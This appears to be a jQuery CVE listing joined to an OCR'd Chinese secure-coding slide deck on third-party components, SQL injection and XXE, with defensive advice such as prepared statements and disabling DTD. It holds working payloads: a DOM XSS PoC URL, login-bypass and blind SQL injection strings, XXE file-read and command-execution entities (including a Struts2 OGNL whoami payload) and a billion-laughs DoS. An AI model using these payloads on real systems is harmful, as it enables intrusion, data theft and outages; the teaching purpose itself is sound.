Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Jquery : Vulnerability Statistics

Products (3) Vulnerabilities (8) Search for products of Jquery CVSS Scores Report Possible matches for this vendor
Related Metasploit Modules
Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2007	1														
2013	1						1								
2017	1						1								
2018	4	1					3								
2019	1						1								
Total	8	1					6								
% Of All		12.5	0.0	0.0	0.0	0.0	75.0								

Jquery : Security Vulnerabilities (Cross Site Scripting (XSS))

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-11358	79		XSS	2019-04-19	2019-06-12	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

2	CVE-2016-7103	79		XSS	2017-03-15	2019-04-23	4.3	None	Remote	Medium	Not required	None	Partial	None

Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.

3	CVE-2015-9251	79		XSS	2018-01-18	2019-06-10	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

4	CVE-2014-6071	79		XSS	2018-01-16	2018-11-30	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery 1.4.2 allows remote attackers to conduct cross-site scripting (XSS) attacks via vectors related to use of the text method inside after.

5	CVE-2012-6708	79		XSS	2018-01-18	2019-06-10	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

6	CVE-2011-4969	79		XSS	2013-03-08	2019-04-16	4.3	None	Remote	Medium	Not required	None	Partial	None

第三方軟體元件是否安全? (cont.)

http://xss.cx/2013/07/12/report/dealsebaycom-xss-dom-jquery-location.hash-example-poc.html

DOM XSS PoC with jQuery V1.7 via $(location.hash) in deals.ebay.com


PoC URL http://deals.ebay.com/#<svg onload="alert('jQuery V1.7')"> | XSS.CX | Reported May 25, 2013 | Resolved June 2013

Target URL	High	Medium	Low	Info
http://deals.ebay.com	1	0	0	0

Alert Detail Click here to hide

Hide the alert


High (Verified)	DOM XSS
Description	jQuery V1.7
URL	http://deals.ebay.com
Parameter	location.hash via <svg onload="al
Other information	CWE-79:Type0: In DOM-based XS controlled, trusted script that is se and then injects it back into the w



案例: eBay

第三方軟體元件是否安全? (cont.)

- 安全功能
  - ✓儘量使用最新版
  - ✓常檢視相關最新資安訊息
    - – Exploit DB
    - – CVE
    - – 使用者討論區
    - – 官方release note
  - ✓弱點掃描工具
    - – 例: Acunetix、Metasploit、….
  - ✓專業工具
    - – 例: Black Duck ….



實作“安全功能”

➢ 防護建議


✓ 以網站應用系統為例，HTTP協定幾乎未提供。

- 身份認證：部份 → AP 自己做
- Session管理 → AP
- 授權控管 → AP
- 稽核管理 → AP
- 傳輸加密：SSL 來輔助
- 交易不可否認性 → AP

常見安全機制
輸入檢驗(Input Validation)
資料編碼(Encoding)
資料指紋(Hash)
資料加密(Encryption)
資料遮罩(Masking)
單一簽入(Single Sign-On)(SSO)
Digital Token
Access Control
Referential Integrity
Resource Locking
Code Obfuscation
Code Signing
……

軟體開發生命週期

- **+ OWASP Top 10(2017)**



SQL Injection (生:1998 ~ 卒:?)

OWASP Top 10: A1


- 產生原因
  - ✓ 透過網站所提供的合法輸入介面，在輸入資料中夾帶一段SQL 程式碼，透過網站程式交予後端資料庫執行。
- 例如:

```
'利用使用者輸入的資料來組合 SQL 語法
strSQL="SELECT * FROM tblUser WHERE UserName='" & _
Request("UserName") & "' AND Password='" & Request("Pass")
& "'"
'直接交給 SQL Server 執行，這是最危險的地方
Set rec=.Execute(strSQL)
```

- 攻擊:

```
Select
    *
From
    tblUser
Where
    UserName='abcde'
    and
    Password=' or 1=1--'
```

SQL Injection (cont.)



- Bypass Authentication
- Error Based
- Union Based
- Update Based
- Blind
- Batch Queries
- Extended Procedure

SQL Injection (cont.)

➢ Blind SQL Injection 原理說明

True

Recent Transactions

After mm/dd/yyyy Before 01/01/2005 and '1'='1' mm/dd/yyyy Submit

TransactionID	AccountId	Description	Amount
1	1001160140	Paycheck	1200
1			

False

Recent Transactions

After mm/dd/yyyy Before 01/01/2005 and '1'='2' mm/dd/yyyy Submit

TransactionID	AccountId	Description	Amount
1			

SQL Injection (cont.)

➢ 案例: 透過 Blind SQL Injection 猜測資料庫版本

```
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >100 --> False --> 1 ~ 100
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >50  --> True  --> 50 ~ 100
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >70  --> False --> 50 ~ 70
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >60  --> False --> 50 ~ 60
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >55  --> False --> 50 ~ 55
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) =53  --> True  --> ASCII = 53 --> '5'


http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,2,1)) ) =46   --> 5.
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,3,1)) ) =48   --> 5.0
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,4,1)) ) =46   --> 5.0.
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,5,1)) ) =51   --> 5.0.3
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,6,1)) ) =55   --> 5.0.37
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,7,1)) ) =45   --> 5.0.37-
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,8,1)) ) =108  --> 5.0.37-l
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,9,1)) ) =111  --> 5.0.37-lo
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,10,1)) ) =103 --> 5.0.37-log  ====> MySQL DB
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,11,1)) ) >0   --> False --> Stop !
```

SQL Injection (cont.)

- 防護建議
  - ✓ 輸入資料檢驗
    - 白名單(長度+合法字元) > 黑名單 > 資料消毒
  - ✓ 改寫資料庫存取程式
    - **Prepared Statement**

```
string connString = WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;
      using (SqlConnection conn = new SqlConnection(connString))
          {
              conn.Open();
              SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM Products WHERE
ProdID=@pid", conn);
              SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);
              prm.Value = Request.QueryString["pid"];
              cmd.Parameters.Add(prm);
              int recCount = (int)cmd.ExecuteScalar();
          }
```

  - ✓ 權限管理
    - 最小權限原則
      - 不要只用類似 sa 這樣的帳號登入資料庫做所有事情
  - ✓ 妥善地處理錯誤訊息
    - 客製與單純化錯誤訊息

XML External Entities (XXE)

OWASP Top 10: A4

- 攻擊者在XML External Entity所參考的內容中輸入自訂的字串以達到攻擊目標:

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
<!ENTITY copyright SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
]>
<author>&writer;&copyright;</author>
```

受汙染的輸入

SOAP<v1.2

- 不當存取資料
- 遠端執行指令
- 掃描內網
- 服務阻絕攻擊

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

security.tencent.com

https://images2017.cnblogs.com/blog/1205477/201707/1205477-20170729141612957-759004042.png

XXE (cont.)

https://www.cnblogs.com/r00tuser/p/7255939.html

➢ Attack Sample1: 讀取機敏資料

```
root@kali:/usr/local/nginx/html# cat testXML.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

security.tencent.com

192.168.1.102/testXML.php

SimpleXMLElement Object ([xxe] => SimpleXMLElement Object (|
/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/
/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:wv

Source of: http://192.168.1.102/testXML.php - Iceweasel

File Edit View Help

```
1  SimpleXMLElement Object
2  (
3      [xxe] => SimpleXMLElement Object
4          (
5              [xxe] => root:x:0:0:root:/root:/bin/bash
6  daemon:x:1:1:daemon:/usr/sbin:/bin/sh
7  bin:x:2:2:bin:/bin:/bin/sh
8  sys:x:3:3:sys:/dev:/bin/sh
9  sync:x:4:65534:sync:/bin:/bin/sync
10 games:x:5:60:games:/usr/games:/bin/sh
11 man:x:6:12:man:/var/cache/man:/bin/sh
```

security.tencent.com

XXE (cont.)

https://www.cnblogs.com/r00tuser/p/7255939.html
https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

➢ Attack Sample2: 執行系統指令 ➔ 攻擊內網

```
root@kali:/usr/local/nginx/html# cat testXML4.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "expect://id">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

```
root@kali:/usr/local/nginx/html# cat testXML3.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "http://192.168.1.122:8080/struts2-blank/
example/HelloWorld.action?redirect:$%7b%23a%3d%28new%20java.lang.Proc
essBuilder%28new%20java.lang.String%5b%5d%7b'whoami','' %7d%29%29.star
t%28%29,%23b%3d%23a.getInputStream%28%29,%23c%3dnew%20java.io.InputSt
reamReader%28%23b%29,%23d%3dnew%20java.io.BufferedReader%28%23c%29,%2
3e%3dnew%20char%5b20%5d,%23d.read%28%23e%29,%23matt%3d%23context.get%
28'com.opensymphony.xwork2.dispatcher.HttpServletResponse'%29,%23matt
.getWriter%28%29.println%28%23e%29,%23matt.getWriter%28%29.flush%28%2
9,%23matt.getWriter%28%29.close%28%29%7d">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

security.tencent.com

XXE (cont.)

https://en.wikipedia.org/wiki/Billion_laughs_attack

➢ Attack Sample3: 阻絕服務

“Billion laughs attack”

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTYlgdcIlh7r08siA60C2RfWeporLJY7tYGJbpRlO4XAXX_BEaW

XXE (cont.)

防護建議: Disable DTD

- 不同程式語言之Parser的設定不同，請參考:
  - https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet
  - .NET Sample:

```
XmlTextReader reader = new XmlTextReader(stream);
reader.DtdProcessing = DtdProcessing.Prohibit;  // NEEDED because the default is Parse!!
```

- 如果不能完全關閉參照外部DTD，至少關閉以下兩項:
  - External DOCTYPE
  - External ENTITY

其他

- 使用最新版的XML Parser
- 白名單限制
  - 格式、長度、內容...
- 限縮程式執行權限

